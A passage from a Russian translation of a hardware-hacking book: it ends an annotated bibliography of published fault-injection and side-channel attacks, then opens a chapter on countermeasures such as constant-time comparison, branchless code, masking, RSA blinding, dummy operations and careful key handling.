- **Andrew “bunnie” Huang: Hacking the Xbox.** Прекрасный пример, показывающий, что бывает, когда модель угроз разработчика сильно недооценивает возможности атакующего. См. блог bunnie’s adventures hacking the Xbox и сайт, посвященный книге.
- **GliGli и Tiros (основные авторы): Xbox 360 Hack.** Внедрение ошибок на линию сброса SoC Xbox 360, повреждающее результат работы функции `memcp()`, которое позволяет загружать произвольную прошивку и тем самым запускать самодельные и пиратские игры.
- **George Hotz (GeoHot): PS3 Glitching.** Внедрение ошибок на шину памяти PS3, создание ошибочных таблиц страниц, позволяющих сделать полный дамп памяти гипервизора. Атаки использовалась для создания программного эксплойта и запуска самодельных и пиратских игр.
- **Yifan Lu: Attacking Hardware AES with DFA.** Внедрение сбоя в AES-256 PlayStation Vita, который приводит к ошибочным результатам и позволяет проводить атаку DFA. Извлечены все 30 мастер-ключей.
- **Micah Scott: Glitchy Descriptor Firmware Grab — scanlime:015.** Введение ошибки на Wacom CTE-450 вызывает сбой при передаче дескриптора USB, что приводит к полному дампу ПЗУ.
- **Josep Balasch, Benedikt Gierlichs, Roel Verdult, Lejla Batina, Ingrid Verbauwhede: Power Analysis of Atmel CryptoMemory — Recovering Keys from Secure EEPROMs.** Собственный шифр с 64-битным ключом в Atmel CryptoMemory (AT88SCxxxxC) взломан с помощью CPA и обхода обновления счетчика атак путем сброса чипа в нужный момент. Это позволяет получить полный доступ для чтения/записи к содержимому памяти.
- **David Oswald и Christof Paar: Breaking Mifare DESFire MF3ICD40: Power Analysis and Templates in the Real World.** Бесконтактный взлом Mifare DESFire MF3ICD40 с помощью шаблонных атак на 3DES, что приводит к полному доступу для чтения/записи к карте памяти.
- **David Oswald: Side-Channel Attacks on SHA-1-based Product Authentication ICs.** Взлом аутентификации на основе SHA-1 на Maxim DS2432 и DS28E01 с помощью CPA.
- **Thomas Eisenbarth, Timo Kasper, Amir Moradi, Christof Paar, Mahmoud Salmasizadeh, Mohammad T. Manzuri Shalmani: Physical Cryptanalysis of KeeLoq Code Hopping Applications.** Атака CPA на криптографическую процедуру Microchip HCSXXX KeeLoq, позволяющая клонировать пульты дистанционного управления от гаража с десятью трансисторами питания.
- **David Oswald, Daehyun Strobel, Falk Schellenberg, Timo Kasper, Christof Paar: When Reverse-Engineering Meets Side-Channel**

Analysis — Digital Lockpicking in Practice. Дверной замок SimonsVoss на базе микроконтроллера PIC подвергается реверс-инжинирингу, после чего выполняется CPA-атака на проприетарную криптографию с получением системного ключа. Это позволяет клонировать все транспондеры в установке SimonsVoss.

- **Amir Moradi, Tobias Schneider: Improved Side-Channel Analysis Attacks on Xilinx Bitstream Encryption of 5, 6 and 7 Series.** Восстановление ключа шифрования битового потока AES различных ПЛИС Xilinx с помощью атаки CPA, позволяющей выполнить расшифровку битовых потоков.
- **David Oswald, Bastian Richter, Christof Paar: Side-Channel Attacks on the Yubikey 2 One-Time Password.** Одного часа доступа к Yubikey 2 достаточно для извлечения 128-битного ключа AES и подделки одноразовых паролей (one-time passwords, OTP).
- **Amir Moradi, Gesine Hinterwalder: Side-Channel Security Analysis of Ultra-Low-Power FRAM-based MCUs.** Маломощный ускоритель AES на TI MSP430FR59xx взломан с помощью CPA.
- **Niek Timmers, Cristofaro Mune: Escalating Privileges in Linux Using Voltage Fault Injection.** Для взлома выбрана система на базе ARM Cortex A9 Linux, а также показано несколько способов повышения привилегий обычного пользователя до привилегий уровня ядра/root.
- **Niek Timmers, Albert Spruyt, Marc Witteman: Controlling PC on ARM Using Fault Injection.** Внедрение ошибки позволило изменить код операции инструкции загрузки памяти ARM, записать в программный счетчик (program counter, PC) данные, полученные от атакующего, и спровоцировать выполнение произвольного кода.
- **Nils Wiersma, Ramiro Pareja: Safety ≠ Security: A Security Assessment of the Resilience Against Fault Injection Attacks in ASIL-D Certified Microcontrollers.** ASIL-D — наивысший рейтинг безопасности по стандарту ISO 26262, который используется в автомобильной промышленности. Два микроконтроллера с рейтингом ASIL-D были успешно взломаны; это показывает, что блокировка шага не является достаточной мерой противодействия внедрению неисправностей (fault injection, FI).
- **Colin O' Flynn: MINimum Failure: Stealing Bitcoins with Electromagnetic Fault.** Колин использует EMFI для взлома аппаратного кошелька Trezor One и считывания зерна восстановления, что позволяет клонировать кошелек.
- **Lennert Wouters, Jan Van den Herrewegen, Flavio D. Garcia, David Oswald, Benedikt Gierlichs, Bart Preneel: Dismantling DST80-based Immobiliser.** Работа из серии статей, посвященных автомобильной безопасности, показывающая, как можно использовать различные атаки (сбои, анализ потребляемой мощности) для полного реверс-инжиниринга и нарушения безопасности системы.

- **Victor Lomne, Thomas Roche: A Side Journey to Titan: Side-Channel Attack on the Google Titan Security Key.** Авторы изучают открытую платформу JavaCard, на которой используется та же реализация ECDSA, что и в ключе безопасности Google Titan, находят утечку по побочному каналу и используют ее для восстановления долгосрочного закрытого ключа ECDSA, связанного с учетной записью ключа FIDO U2F.
 - **Thomas Roth (StackSmashing): How the Apple AirTags Were Hacked (видео).** Автор использует уязвимость внедрения ошибок, известную в серии nRF52, в целях повторного включения доступа для отладки, а затем пере-программирует прошивку для рикроллинга¹ любого пользователя, который использует NFC для подключения к AirTag.
 - **LimitedResults: Enter the EFM32 Gecko.** Автор создает собственную настройку EMFI (под названием Der Injektor), позволяющую повторно включить отладочный доступ на EFM32WG.
-

¹ Рикроллинг (англ. rickrolling), или рикролл, — интернет-мем, розыгрыш, заключающийся в предоставлении жертве гиперссылки на музыкальный клип Рика Эстли «Never Gonna Give You Up» под видом любой другой. — Примеч. науч. ред.

14

Подумайте о детях. Контрмеры, сертификаты и полезные байты



Мы уже много чего написали о различных атаках, но конечная цель хакера-защитника — повышение безопасности. Поэтому мы посвящаем эту главу контрмерам, которые позволяют смягчить внедрение ошибок и анализ побочных каналов, а также различным существующим сертификатам и методам улучшения защиты.

Кроме того, это заключительная глава нашей книги, которая будет переходной на пути к следующему шагу в нашем путешествии — решению собственных задач.

Контрмеры так же стары, как и сама область анализа потребляемой мощности по побочным каналам, и в ней все еще ведутся активные исследования. Мы рассмотрим несколько классических контрмер, с которых можно начать, а также их ограничения. Когда вы впервые слышите об анализе побочных каналов, на ум приходят некоторые очевидные контрмеры, но всегда важно сначала оценить их. Например, простое добавление шума в систему — хорошая контрмера, однако на практике она лишь незначительно усложняет атаку. Контрмеры, описанные в этой главе, общизвестны (при написании книги не было нарушено ни одного соглашения о неразглашении) и, как правило, используются в отрасли и попадают под определение «разумные усилия». Разработка мер противодействия в высокозащищенных продуктах требует значительных инвестиций и сотрудничества групп разработчиков аппаратного и программного

обеспечения. Однако даже внедрив некоторые изменения, касающиеся только программного обеспечения, мы можем значительно усложнить выполнение атак SCA и внедрение ошибок.

Крайне важно, чтобы вы оценили эффективность используемых контрмер. И анализ потребляемой мощности, и противодействие внедрению ошибок постоянно требуют этой оценки. Например, если вы пишете код на C, то сам компилятор C может случайно оптимизировать контрмеры. Очень распространенная ситуация в сфере встроенной безопасности заключается в том, что «защищенный» продукт, имеющий высокоеэффективные меры противодействия, оценивался только на определенных этапах проектирования. А после этого компилятор, инструмент синтеза или реализация попросту сводили эффективность контрмеры на нет. Если вы не будете регулярно проводить тестирование, то конечный продукт будет защищен лишь в теории.

Инструменты, с которыми мы поработаем в этой книге, — отличная отправная точка для оценки. Вы даже можете начать настраивать полностью автоматический анализ, например чтобы ваш продукт постоянно оценивался с помощью современных и актуальных инструментов.

ПРИМЕЧАНИЕ

Многие рассмотренные в этой главе примеры сопровождаются файлом с кодом. Как и в других главах, мы решили поместить более содержательные примеры кода в файл Jupyter и выложили его на сайте. Это позволяет вам запускать примеры и взаимодействовать с ними, что будет эффективнее, чем просто читать код в книге. В самых простых примерах приведен код прямо из книги, но мы рекомендуем вам поэкспериментировать с ними, чтобы увидеть, как работают те или иные контрмеры.

Контрмеры

Идеальных контрмер не существует, но использование сразу нескольких из них может настолько усложнить работу атакующего, чтобы он сдался. В этом разделе мы опишем несколько видов контрмер, которые вы можете применять в программном или аппаратном обеспечении. Мы также обсудим проверку контрмер с помощью уже изученных вами ранее методов, чтобы увидеть, насколько сложнее становится атаковать. Примеры упрощены в целях демонстрации каждого принципа; поэтому мы «игнорируем» некоторые рекомендации из других принципов. Многие из этих контрмер описаны в техническом документе *Secure Application Programming in the Presence of Side Channel Attacks* Марка Виттемана и др.

Реализация контрмер

Реализовать контрмеры в коммерческом продукте очень сложно, и поэтому трудно сделать их «правильными» с первого раза. Под «правильным» в данном случае

понимается баланс стоимости, мощности, производительности, безопасности, возможности отладки, сложности разработки и всех остальных важных нюансов. Большинство успешных производителей достигают хорошего баланса в результате нескольких итераций продукта. Когда вы начнете исследовать компромиссы между безопасностью и другими требованиями, это послужит сигналом о том, что вы на верном пути. Мы надеемся, что вы уже реализовали простые контрмеры и теперь приближаетесь к моменту, когда необходимо идти на реальные компромиссы. Это означает, что вы активно проводите анализ затрат и результатов и понимаете, что абсолютной безопасности не существует — такова жизнь.

Нам бы хотелось избежать некоторых распространенных ошибок. Как правило, мы видим, что закон небезопасных абстракций («все нетривиальные абстракции до некоторой степени небезопасны», Джоэл Спольски) относится и к уязвимостям в системе безопасности. Побочные каналы и ошибки лишь подтверждают это. Но и контрмеры чреваты проблемами. Инженеры-электрики придумают новую схему, компьютерщики — улучшенный код, а криптографы — новый шифр. Проблема в том, что при разработке контрмеры они обычно используют ту же абстракцию, что и при разработке объекта, содержащего уязвимость, и это приводит к неэффективности собственно контрмер. Вы увидите базовый пример того, как безопасная контрмера из одной реализации (программного обеспечения) может выйти из строя в другой реализации (аппаратной), в пункте «Некоррелированное/постоянное энергопотребление» далее в этой главе.

Чтобы разобраться с абстракциями, требуется фундаментальное понимание каждого уровня вашего стека, достаточно хорошие симуляторы и/или обычное тестирование вашего конечного продукта. Другими словами, это тяжелая и рутинная работа. С первого раза сделать все правильно не получится, но при правильном подходе результат будет улучшаться.

Один из основных выводов о контрмерах заключается в том, что их работа основана на разрушении предположений об атаке. В каждой атаке делаются некоторые предположения, которые должны быть верными, чтобы атака была успешной. Например, в дифференциальном анализе потребляемой мощности (DPA) предполагается, что ваши операции выровнены во времени, поэтому контрмера, вводящая рассогласование, нарушает это предположение и снижает эффективность DPA. Хорошей стратегией будет иметь готовое дерево атак с известными атаками и выбор контрмер, которые разрушают предположения об этих атаках.

Это рассуждение работает и в обратном направлении: меры противодействия основаны на предположениях об атаках, а взломщики должны их разрушить. В примере введения рассогласования в качестве меры противодействия DPA мы исходим из предположения о том, что атакующий не может распознать это рассогласование на кривых и выполнить выравнивание. Здесь и начинаются игры в кошки-мышки.

За счет этих самых кошечек-мышек контрмеры взламываются и совершенствуются, а атаки предотвращаются и тоже совершенствуются. В программном обеспечении это реализуется за счет обновлений. А вот к аппаратному обеспечению эту стратегию невозможно применить. Иногда удается исправить уязвимости оборудования с помощью программных средств противодействия, что позволяет немножко дольше поддерживать безопасность продукта. Иногда приходится полагаться на безопасность продукта в том виде, в котором он вам пришел. В идеале у продукта должен быть некоторый запас аппаратной безопасности, чтобы повысить устойчивость к атакам в течение X лет (хотя точно определить это самое X не удается из-за нелинейного характера атак), сродни тому, как у лекарственных препаратов должен быть определенный срок годности. В реальности так не бывает, и производитель чаще всего просто пытается «приложить все усилия» в сочетании с возможностью установки исправлений с помощью обновлений микропрограммы и изменений конфигурации.

Никакие из представленных здесь контрмер не идеальны, но от них это и не требуется. Приложив чуть больше усилий, атакующий все равно сумеет обойти их. Суть не в том, чтобы создать нерушимую систему, а в том, чтобы стоимость успешной атаки была меньше стоимости контрмер или больше бюджета злоумышленника.

Некоррелирующее/постоянное время

Если продолжительность некой операции зависит от некоего секрета, то восстановить его можно с помощью либо простого анализа мощности (SPA), либо временного анализа. Классический пример корреляции времени — использование функции `strcmp()` или `memcmp()` для проверки пароля или ПИН-кода (хранение открытого текста пароля или ПИН-кода в нехешированном виде вообще небезопасно, но в рамках примера опустим это). У обеих этих функций языка C есть условие досрочного завершения, поскольку они возвращают результат после первого неверного байта, поэтому злоумышленник может с помощью времени выполнения понять, какой символ введенного ПИН-кода неправильный. Примеры атак по времени на функцию `memcmp()` приведены в главе 8, а код для этой главы доступен по адресу <https://nostarch.com/hardwarehacking/>.

Хитрость заключается в том, чтобы реализовать контрмеру, которая *нарушит корреляцию* между операцией и секретом, то есть операция должна выполняться за *постоянное время* (также можно добавить некую *рандомизацию по времени*), как вы увидите далее в листинге 14.7. Одним из решений может быть постоянная по времени реализация сравнения памяти, как в функции `memcmp_consttime()` в файле для этой главы. Ядро этой функции приведено в листинге 14.1.

Листинг 14.1. Функция `memcmp()` с постоянным временем

```
def memcmp_consttime(c1, c2, num):  
    # Накопить разные биты в diff  
    diff = 0
```

```
for i in range(num):
    # Если биты различаются, то xor отличается от нуля, поэтому diff
    # будет ненулевым
    diff = diff | (c1[i] ^ c2[i])
return diff
```

Вместо завершения на первом различающемся байте для каждого набора байтov в двух буферах мы вычисляем операцию XOR, которая равна нулю, если байты равны, и единице в противном случае. Затем накапливаем все XOR, объединяя их в переменной `diff`, и если хоть один байт отличается, то соответствующий бит в `diff` будет равен единице. У этого кода нет ответвлений, зависящих от содержимого любого из буферов. Кроме того, с точки зрения утечки лучше сравнивать хеши значений, но тогда код будет работать медленнее. Обратите внимание, что в целях упрощения в примере не проводится проверка переполнения.

В криптографических реализациях распространены временные атаки на сравнения кодов аутентификации сообщений на основе хешей (hash-based message authentication code, HMAC). При наличии большого двоичного объекта данных, подписанных с помощью HMAC, целевая система вычисляет HMAC для большого двоичного объекта и сравнивает его с подписью. Если это сравнение приводит к утечке информации о времени, то позволяет подобрать значение HMAC методом грубой силы, как в примере с паролем, при этом ключ HMAC остается неизвестен. Данная атака использовалась для обхода проверки кода Xbox 360 и называлась *Xbox 360 timing attack* (в отличие от атаки с внедрением ошибок в главе 13). Чтобы исправить это, можно использовать *сравнение с постоянным временем*.

Еще один важный аспект — синхронизация ветвей, зависящих от чувствительного значения. Для примера рассмотрим код в листинге 14.2. Если передано секретное значение `0xCA`, на выполнение `leakSecret()` уходит гораздо больше времени, чем на другие значения.

Листинг 14.2. Можно определить, равна ли переменная `secret` `0xCA`, измерив время выполнения этого кода

```
if secret == 0xCA:
    res = takesLong()
else:
    res = muchShorter()
```

Получается, что, просто измеряя продолжительность процесса или просматривая сигналы SPA, злоумышленник может определить, равно ли секретное значение `0xCA`. Атакующий также может подобрать момент выполнения оператора `if()` и внедрить в него сбой.

В качестве решения можно реализовать код *без ветвей*, как в функции `DontLeakSecret()` в листинге 14.3.

Листинг 14.3. Мы защищаемся от очевидного анализа потребляемой мощности, всегда выполняя обе операции

```
def dontLeakSecret(secret):
    # Вычисляем обе части условия if()
    res1 = takesLong()
    res2 = muchShorter()
    # В маске либо все биты равны 0, либо все биты равны 1,
    # в зависимости от условия if()
    mask = int(secret == 0xCA) - 1
    res = (res1 & ~mask) | (res2 & mask) # Используйте маску, чтобы выбрать
                                         # одно значение в качестве res
    return res
```

Идея состоит в том, чтобы выполнить обе стороны ветвления и сохранить результаты отдельно. Затем мы вычисляем маску, состоящую либо из нулей, либо из единиц в двоичном формате, в зависимости от результата условия `if()`. С помощью этой маски можно логически объединять результаты: если в ней все нули, то мы берем результат с одной стороны ветви; если все единицы, то берем результат с другой. Можно даже использовать операции для создания и присвоения масок без условного потока кода, но, как мы упомянем позже, риск здесь заключается в том, что умный компилятор может распознать эти действия и подменить их своей оптимизацией. Пример из листинга 14.3 (вместе со всеми другими примерами) становится максимально понятным, если запустить код самостоятельно, поэтому обязательно просмотрите файл с кодом для этой главы, чтобы лучше понять ход выполнения программы. Здесь есть несколько очевидных ограничений: функции `takesLong()` и `muchShorter()` не должны иметь побочных эффектов, и производительность этого кода будет хуже.

Наконец, есть *рандомизация по времени* — то есть вставка непостоянных по времени операций, которые не зависят от секрета. Самый простой вариант — просто цикл, повторяющийся случайное количество раз, которое должно быть настроено таким образом, чтобы вносить достаточную неопределенность во времени для обрабатываемого секрета. Если секрет обычно утекает в течение определенного тактового цикла, то его нужно распределить по крайней мере на десятки или сотни тактовых циклов. Перестройка становится для злоумышленника нетривиальной задачей, если рандомизация синхронизации сочетается с достаточным добавлением шума (см. пункт «Некоррелированное/постоянное энергопотребление» далее).

Рандомизация по времени также помогает предотвратить внедрение сбоев, поскольку злоумышленнику теперь либо должно сильно повезти, чтобы время сбоя совпало с рандомизированным временем, либо ему придется потратить больше времени на настройку, которая синхронизируется с целевой операцией.

Тактовый сигнал устройства, управляемый с помощью PLL, а не напрямую внешним кристаллом, обычно не совсем стабилен. Поэтому некоторая временная рандомизация и так происходит «сама по себе». Кроме того, временная

нестабильность может появиться из-за прерываний. Эти эффекты могут добавить достаточно рандомизации.

Если нет, то рекомендуется явно добавить рандомизацию по времени перед конфиденциальными операциями. Эту рандомизацию легко отследить в трасировках побочных каналов, а само ее наличие играет роль красной таблички «ВЗЛАМЫВАТЬ ТУТ». В таком случае может помочь добавление шума, поскольку оно усложняет методы атаки, такие как выравнивание и преобразование Фурье, которые отбрасывают информацию о времени. Если падение производительности для вас допустимо, то вы должны внедрить рандомизацию по времени во все аппаратные средства или программный код.

Некоррелированное/постоянное энергопотребление

Утечки можно найти в амплитуде сигнала потребляемой мощности. Чем меньше корреляция между конфиденциальными данными/операциями и энергопотреблением, тем лучше, но добиться ее снижения нелегко. Самый простой способ сделать это — добавить к энергопотреблению шум при параллельной работе любого оборудования или программного обеспечения. Эта стратегия не полностью декоррелирует сигнал, но увеличивает шум и, следовательно, увеличивает стоимость атаки. На аппаратном уровне генерация этого шума может означать запуск генератора случайных чисел, специального генератора шума или видеодекодера на фиктивных данных. С программной стороны можно запустить на другом ядре ЦП параллельный поток, который выполняет ложные или фиктивные операции.

С аппаратной стороны можно сделать *сбалансированную* схему, в которой за каждый такт происходит одинаковое количество изменений битов независимо от обрабатываемых данных. Эта балансировка называется *логикой двойного рельса*. Идея в том, что у каждого шлюза и линии есть инвертированная версия, такая, в которой преобразование из нуля в единицу происходит одновременно с переходом от единицы к нулю. Добавление этой балансировки очень дорого стоит с точки зрения площади чипа и требует чрезвычайно тщательной балансировки, чтобы каждый переход происходил в одно и то же время. Любой дисбаланс по-прежнему будет приводить к утечкам, хотя и гораздо меньшим, чем если бы этого метода не было. Кроме того, необходимо учитывать электромагнитные сигналы: два инвертированных сигнала могут усиливать или подавлять друг друга, в зависимости от пространственного расположения сигналов.

В задачах криптографии можно не просто внедрить случайный шум, а проделать несколько приятных трюков с помощью *масок*. В идеале при каждом шифровании или дешифровании генерируется случайное значение маски, которое смешивается с данными в начале шифрования. Затем мы модифицируем реализацию шифра таким образом, чтобы промежуточные значения оставались замаскированными, а в конце шифра «демаскируем» результат. Теоретически нигде во время выполнения шифра не должно быть видно промежуточного

значения без маски. Это означает, что DPA должен дать сбой, так как данный метод должен предсказать (незамаскированное) промежуточное значение. Маскирование при этом не должно иметь *утечек первого порядка*, то есть таких, которыми можно воспользоваться, взглянув только на один момент времени.

В качестве примера можно привести маскирование AES с вращающимся S-блоком (см. статью *RSM: A Small and Fast Countermeasure for AES, Secure Against 1st and 2nd-Order Zero-Offset SCAs* Максима Нассара, Юссефа Суисси, Сильвена Гилли и Жан-Люка Дэнджера). Метод *маскирования вращающихся S-блоков* (Rotating S-boxes Masking, RSM) представляет собой такую модификацию каждого из 16 S-блоков, чтобы они принимали маскированное значение M_i и выдавали маскированное значение $M_{(i+1) \bmod 16}$, где M_i — случайно выбранное восьмибитное значение, $0 \leq i < 16$. Маскирование выполняется с помощью простой операции XOR. Таблицы S-блоков пересчитываются всего один раз перед выполнением шифра. Чтобы его вызвать, мы выполняем операцию XOR между исходной маской и ключом, который, в свою очередь, маскирует данные во время операции AddRoundKey. Маски XOR сохраняются модифицированным S-блоком в операциях SubBytes и ShiftRows. Операция MixColumns выполняется как есть, но впоследствии «фиксируется» XOR в состоянии, перемаскируя вектор состояния. В результате получаем замаскированный вектор состояния AES после первого раунда и замаскированные промежуточные значения на протяжении всего вычисления. Эти шаги повторяются для всех раундов, а затем данные демаскируются с помощью окончательной XOR.

Проблемы с маскировкой обычно заключаются в том, что «идеальная» модель не всегда применима в реальности. Как и в случае с RSM, маски используются повторно, поэтому мы жертвуем «идеальностью» ради повышения производительности. В статье Гильерме Перина, Бариса Эге и Джаспера ван Вуденберга *Lowering the Bar: Deep Learning for Side-Channel Analysis* показано, что утечка первого порядка все еще присутствует в одной реализации RSM.

Даже если маскирование выполнено «идеально», маски подвергаются *атакам второго порядка*. В них мы смотрим на два промежуточных значения, X и Y . Например, X может быть байтом состояния после AddRoundKey, а Y — байтом после SubBytes. Если они оба замаскированы одной и той же маской M (то есть $X \oplus M$ и $Y \oplus M$), можно сделать следующее. Мы измеряем сигнал побочного канала $X \oplus M$ и $Y \oplus M$. Предположим на мгновение, что мы знаем моменты времени x и y , в которые сигнал $X \oplus M$ и $Y \oplus M$ производит утечку. Это означает, что мы можем получить их соответствующие выборочные значения t_x и t_y . Мы можем объединить эти две точки измерения (например, рассчитав их абсолютную разность как $|t_x - t_y|$). Мы также знаем, что $(X \oplus M) \oplus (Y \oplus M) = X \oplus Y$. Оказывается, в действительности существует корреляция между $|t_x - t_y|$ и $X \oplus Y$, и на этой корреляции мы можем выполнить DPA. Это называется атакой второго порядка, поскольку мы объединяем две точки на кривой, но сама идея распространяется на любую *атаку высшего порядка*: маскирование первого порядка заключается

в применении одной маски к значению (то есть $X \oplus M$) и может быть атаковано с помощью DPA второго порядка. Маскирование второго порядка применяет две маски к значению (то есть $X \oplus M_1 \oplus M_2$) и может быть атаковано DPA третьего порядка и т. д. Если обобщить, то маскировку n -го порядка можно атаковать с помощью DPA $(n + 1)$ -го порядка.

Проблема атаки второго порядка заключается в нахождении моментов времени x и y , когда сигналы $X \oplus M$ и $Y \oplus M$ подвержены утечкам. В обычной DPA мы просто сжимаем все точки в один момент времени на кривой. Если мы не знаем времени x и y , то должны перебрать их с помощью метода грубой силы, объединив все возможные выборки в трассе, и выполнить DPA для всех комбинаций. Это проблема квадратичной сложности по количеству выборок в трассе. Кроме того, корреляция не идеальна, поэтому правильная маскировка заставляет злоумышленника выполнять больше измерений и вычислений. Другими словами, маскирование, несмотря на его дороговизну и подверженность ошибкам, также значительно усложняет задачу злоумышленника.

Метод *ослепления* похож на маскирование, за исключением того, что истоки этих методов лежат в криптографии (без побочного канала). Существуют различные методы ослепления для RSA и ECC, и основаны они на математике. Одним из примеров является ослепление сообщений RSA. Для зашифрованного текста C , сообщения M , модуля N , публичной экспоненты e , приватной экспоненты d случайного числа $1 < r < N$ мы вычисляем слепое сообщение $R = M \times r^e \bmod N$. Далее выполняем подписание RSA на слепом сообщении, $R^d = (M \times r^e)^d = M^d \times r^{ed} = C \times r$, а затем возвращаем видимость, вычисляя $(C \times r) \times r^{-1} = C$. Получается то же значение, что и в стандартном RSA без ослепления, которое будет напрямую вычислять $M^d = C$. Однако поскольку R в R^d атакующий предсказать не может, атака по времени, которой нужно сообщение M , провалится. Это называется *ослеплением сообщения*.

Поскольку RSA использует всего один или несколько битов экспоненты d за раз, экспонента также подвержена атакам по времени или атакам по побочным каналам. Чтобы смягчить утечку значений экспоненты по побочным каналам, необходимо выполнить ослепление экспоненты, которое гарантирует, что в каждом расчете RSA степень будет своя, путем создания случайного числа $1 \leq r < 2^{64}$ и новой экспоненты $d' = d + \phi(N) \times r$, где $\phi(N) = (p - 1) \times (q - 1)$ — это порядок в группе. Новый показатель «автоматически» освобождается от ослепления модульной редукцией (то есть $M^d = M^{d'} \bmod N$), но непредсказуем с точки зрения атакующего. Слепая степень d' может быть случайной для каждого вызова шифра, поэтому атакующий не сможет получать о d информацию, собирая все больше и больше кривых. Это поднимает планку для нападающего. Вместо того чтобы собирать информацию, просто увеличивая количество кривых, атакующий вынужден взломать одну кривую. Однако при очень дырявой реализации атаки SPA могут быть эффективными: полное извлечение d' из одной кривой эквивалентно поиску неслепого закрытого ключа d .

Существует множество других методов ослепления и маскирования, а также алгоритмы с постоянным временем и алгоритмы рандомизированного возведения в степень для RSA и скалярные алгоритмы умножения для ECC: *ослепление модуля, лестница Монтгомери, цепочки рандомизированных дополнений, рандомизированные проективные координаты*, а также *маскирование высшего порядка*. Эта область активно исследуется, и мы рекомендуем изучать последние атаки и меры противодействия.

При работе с этими контрмерами помните об основных используемых в них предположениях. В примере маскирования, рассмотренном чуть выше, подразумевалась утечка веса Хэмминга. Но что, если бы мы реализовали атаку аппаратно, а регистр пропускал бы расстояние Хэмминга между последовательными значениями? Возможно, тогда маскирование не сработало бы вообще. Демаскирование происходит, когда регистр последовательно содержит два за-маскированных значения, $X \oplus M$ и $Y \oplus M$, что привело бы к утечке $\text{HD}(X \oplus M, Y \oplus M)$. Проблема будет более очевидной, если мы перепишем это следующим образом: $\text{HD}(X \oplus M, Y \oplus M) = \text{HW}(X \oplus M \oplus Y \oplus M) = \text{HW}(X \oplus Y) = \text{HD}(X, Y)$. По сути, аппаратное обеспечение демаскирует значение и просто пропускает то же самое расстояние Хэмминга. Поэтому на уровне алгоритма данная контрмера кажется хорошей, но реализация может оказаться камнем преткновения.

Произвольный доступ к конфиденциальным значениям массива

Эта простая контрмера. Если вы перебираете какой-то секрет, хранящийся в массиве, то забирайте элементы в *случайном порядке* или хотя бы выберите *случайную точку начала перебора*. Данный метод помешает атакующему узнать о конкретной записи в массиве через возможности побочного канала. Метод полезен, например, при проверке HMAC (или незашифрованных паролей) или обнулении/удалении ключей из памяти, поскольку вы не хотите случайно выставить наружу часть этой информации в предсказуемый момент времени. В файле с кодом есть функция `memcmp_randorder()`, которая начинает перебор массивов в произвольной точке и не разветвляется в зависимости от данных буфера. Тот же код приведен в листинге 14.4, который будет приведен ниже.

Выполнение ложных операций или заразных вычислений

Ложные операции имитируют реальные секретные операции (с точки зрения побочного канала), не влияя на реальный вывод имитируемой операции. Они обманом заставляют атакующего анализировать подложную трассировку побочного канала и могут использоваться как способ понижения корреляции по времени. Например, существует контрмера «всегда умножай и возводи в квадрат», касающаяся возведения в степень в алгоритме RSA. В учебнике RSA для каждого бита экспоненты вы выполняете операцию возведения в квадрат, если этот бит равен 0, и выполняете операцию умножения и возведения в квадрат,

если бит равен 1. Эта разница в операциях для разных битов весьма очевидна для анализа утечек по побочному каналу. Чтобы исправить ситуацию, вы можете выполнить ложное умножение и отбросить результат, если бит равен 0. Теперь количество возведений в квадрат и умножений сравнялось. Еще один пример — добавление в AES дополнительных раундов, результаты которых просто не будут использоваться.

Для примера откройте файл с кодом, в котором мы добавили несколько ложных операций в функцию `memcmp_decoys()`. Она работает путем случайного выполнения ложного XOR и следит за тем, чтобы результат не накапливался. Тот же метод используется в листинге 14.4, который будет приведен ниже.

Инфекционные вычисления — еще более впечатляющий метод. В нем мы используем ложные операции как способ «заразить» вывод. Если в ложной операции возникает ошибка, то она искажает вывод. Это особенно удобно в криптооперациях; см. *Infective Computation and Dummy Rounds: Fault Protection for Block Ciphers Without Check Before-Output* Бенедикта Гирлихса, Йорна-Марка Шмидта и Майкла Танстолла.

Еще одно хорошее применение ложных операций — обнаружение ошибок (и, возможно, реагирование на них). Если результат ложной операции известен, то вы можете проверить правильность вывода. Если нет, то где-то ошибка.

Криптобиблиотеки, примитивы и протоколы, устойчивые к атакам побочного канала

Правило «используйте проверенные криптобиблиотеки» похоже на правило Crypto 101 «не создавайте собственную криптовалюту». Предупреждение здесь заключается в том, что большинство криптографических библиотек с открытым исходным кодом не дают никаких гарантий по устойчивости к анализу побочного канала или внедрению ошибок. Обычные библиотеки (такие, как OpenSSL и NaCl) и примитивы (такие, как Ed25519) действительно защищают от атак по сторонним каналам по времени, главным образом потому, что атаки по времени можно использовать удаленно. Если ваша система строится поверх микроконтроллера или элемента безопасности, то криптографическое ядро и/или библиотека, которая поставляется с микросхемой, будет сопротивляться. Ищите в спецификациях слова «контрмеры», «побочный канал» или «ошибка», а также изучайте сертификаты. А лучше протестируйте чип сами!

Если вам встретилась криптобиблиотека или примитив, не обладающий устойчивостью к побочному каналу, то вы можете использовать *защищенный от утечек протокол*. Эти протоколы, как правило, должны гарантировать, что один ключ используется всего один или несколько раз, что значительно усложняет DPA. Например, вы можете хешировать ключ, чтобы создать новый ключ для следующего сообщения. Этот тип операции используется, например, в режиме AES, реализованном NXP с LPC55S69, под названием Indexed Code Block.

Наконец, вы можете обернуть библиотеку в свой код, чтобы добавить некие проверки безопасности на случай ошибок. Например, после подписания с помощью ECC или RSA вы можете проверить подпись и узнать, проходит ли она. Если нет, то, должно быть, произошла какая-то ошибка. Можно расшифровать текст после шифрования, чтобы убедиться, что вы получили тот же исходный текст. Выполнение этих проверок заставляет злоумышленника внедрять сразу две ошибки: для проверки алгоритма и для обхода проверки ошибок.

Не используйте ключи без необходимости

Представьте, что вы Супермен, а ключи — криптонит. Соответственно, обращаться с ними нужно осторожно и использовать только в случае крайней необходимости. Не копируйте (и не проверяйте целостность) их и не передавайте их внутри приложения *по ссылке*. Используя криптографический движок, старайтесь не загружать ключ в движок чаще, чем это необходимо, чтобы избежать *атак на загрузку ключа*. Эта практика, очевидно, снижает вероятность утечки по побочным каналам, а также возможность атак по ошибке на ключ. Мы рассматривали дифференциальный анализ сбоев — класс причудливых криптоатак, но существуют и другие виды атак на криптографию.

Предположим, атакующий может просто обнулить (часть) ключа (например, во время его копирования). Это приведет к нарушению протокола «вызов-ответ». Данный протокол в основном используется одной стороной, чтобы установить, знает ли другая сторона ключ: Алиса отправляет Бобу одноразовое число (запрос), а Боб его шифрует и отправляет ей результат. Алиса выполняет такое же шифрование и сравнивает результаты. Это позволяет ей знать, что Боб знает ключ.

